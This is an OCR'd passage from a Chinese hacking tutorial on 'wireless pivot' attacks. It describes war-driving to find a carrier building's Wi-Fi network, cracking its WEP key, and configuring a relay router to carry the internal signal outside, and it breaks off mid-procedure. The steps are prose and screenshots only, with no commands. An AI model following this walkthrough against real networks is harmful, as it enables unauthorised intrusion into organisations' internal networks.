


图 3




图 4

无线跳板攻击。

1、攻击原理

先理解下原理，和以往黑客知识中常提及的跳板概念不同，这次的跳板不再单一地使用计算机主机作为跳板的载体，而是使用无线路由器或者无线 AP 作为传输节点，并一一连接起来以便进行无线信号的传输，也就是我们常说的中继。

当然，理论上是可以连接多个无线 AP 的，但实际上由于多种原因，是不太可能连接多个无线设备的，除非是无线网络工程用的无线网桥设备。但这个对于实际渗透来说，体积和部署都显得有些过于庞大和明显，所以一般为了快速及隐蔽，无线黑客们都会使用较小型的无线路由器或者无线 AP 来实现。

具体原理如图 1 所示，**通过将多个无线 AP 作为中继，将原本内部的无线网络信号传递出来，这样的攻击方式我们称之为第二类无线跳板攻击。**

2、现场环境分析

为了方便大家掌握无线 Hacking 的实际技能，下面我就以实际环境为例，讲述一下无线跳板的应用。首先进行无线 War-Driving 探测，如图 2 所示，ZerOne Security Team 的成员在车辆中使用笔记本电脑，配合高灵敏度天线对周边无线网络进行侦测。




图 2

在 GPS 的配合下，由图 3 可以看到，在 X 市经济开发区某个地段，我们探测到一个名为“NSFOCUS30”的无线网络信号，即无线网络 SSID 为“NSFOCUS30”。

注意一下，虽然在图 3 中显示的网络节点在道路中间，但并不是说该无线路由器就放在路中间，这个只是由于测试人员在该位置使用 GPS 定位导致的，表示能在这个位置接收到该无线网络信号，大家可别误会了。而这个信号经过物理上抵近勘查，确认属于图 3 中左上位置的建筑物内，该建筑物属于某大型运营商办公及管理部门专属大楼。




图 5

那么，接下来我们就开始对该无线 AP 进行无线跳板攻击测试。结合图 1 中的原理，在此处对应的跳板顺序就是：

外部黑客－－－－?无线跳板 AP－－－－?目标内部无线路由器－－－－?目标内网

这里，目标内部无线路由器即这个 SSID 为“NSFOCUS30”的无线路由器，无线跳板则是一款可用于中继的无线路由器。具备这样用途的无线路由器品牌有很多，比如 IPTime、Dlink、Belkin 等，或者使用之前我在文中提到的刷了 DD-WRT 的无线路由器也可以。

3、跳板攻击实战

明白了以上原理和计划，下面就开始讲述实际的具体步骤。

步骤 1：破解无线加密。

在这一步，无线黑客们会尽可能地处于目标无线 AP 的信号范围内，捕获及收集尽可能多的无线数据包用于破解。当然，也可以使用基于 BT4 Linux 的无线 Hacking 工具直接进行破解。这个可以通过 War-Driving 或者 War-Walking 的方式实现，就像图 2 中一样，在车辆中进行破解是常见的无线 Hacking 技巧。

关于如何破解无线网络 WEP 及 WPA-PSK 加密密码的文章已经有很多，这个我就不再多费口舌了，若需要具体的步骤，大家可以参考“非安全”新近上市的《无线黑客傻瓜书》。如图 4 所示，为成功破解目标无线 WEP 加密后的截图。

步骤 2：配置无线路由器搭建无线跳板

下面就看看配置无线中继实现无线跳板的具体操作，我们分为以下几步。

第一步：打开准备好的可用于中继的无线路由器，注意该无线路由器一定要具备中继功能。**所谓中继功能，顾名思义，就是可以将原本无法抵达远处的无线信号像传接力棒一样传递给远处的另一个区域。**如图 5 所示，为具有中继功能的小巧无线路由器。

第二步：打开“无线”－“无线中继”配置页面，将默认的“关闭”状态修改为“开启”，如图 6 所示。这里的操作步骤随不同的硬件设备而不同。

由于此处我们就使用一台无线路由器将内部无线信号中继至外部，所以在启用无线中继后，应在图 6 中右边上方的“无线模式”中选择“无线网关模式”，而不要选择“无线中继”模式。

若我们使用多台无线路由器来依次进行无线信号的传递，则应当将位于中间的这些 AP 的工作模式设定为单纯的“无线中继模式”，而将最后一台无




图 6




图 7




图 8




图 9




图 10

线路由器设置为“无线网关模式”，这一点请大家参考图例进行理解。

接下来，点击图6中右边中间的“搜索AP”按钮，开始进行无线AP的搜索工作。稍等片刻后，就能够看到如图7所示的搜索界面，已经搜索到这个SSID名为“NSFOCUS30”的无线网络。

这里要强调的是，若搜索不到该AP，则应该采用更换中继无线路由器的天线、增加发射功率等方式来确保能够搜索到目标AP。

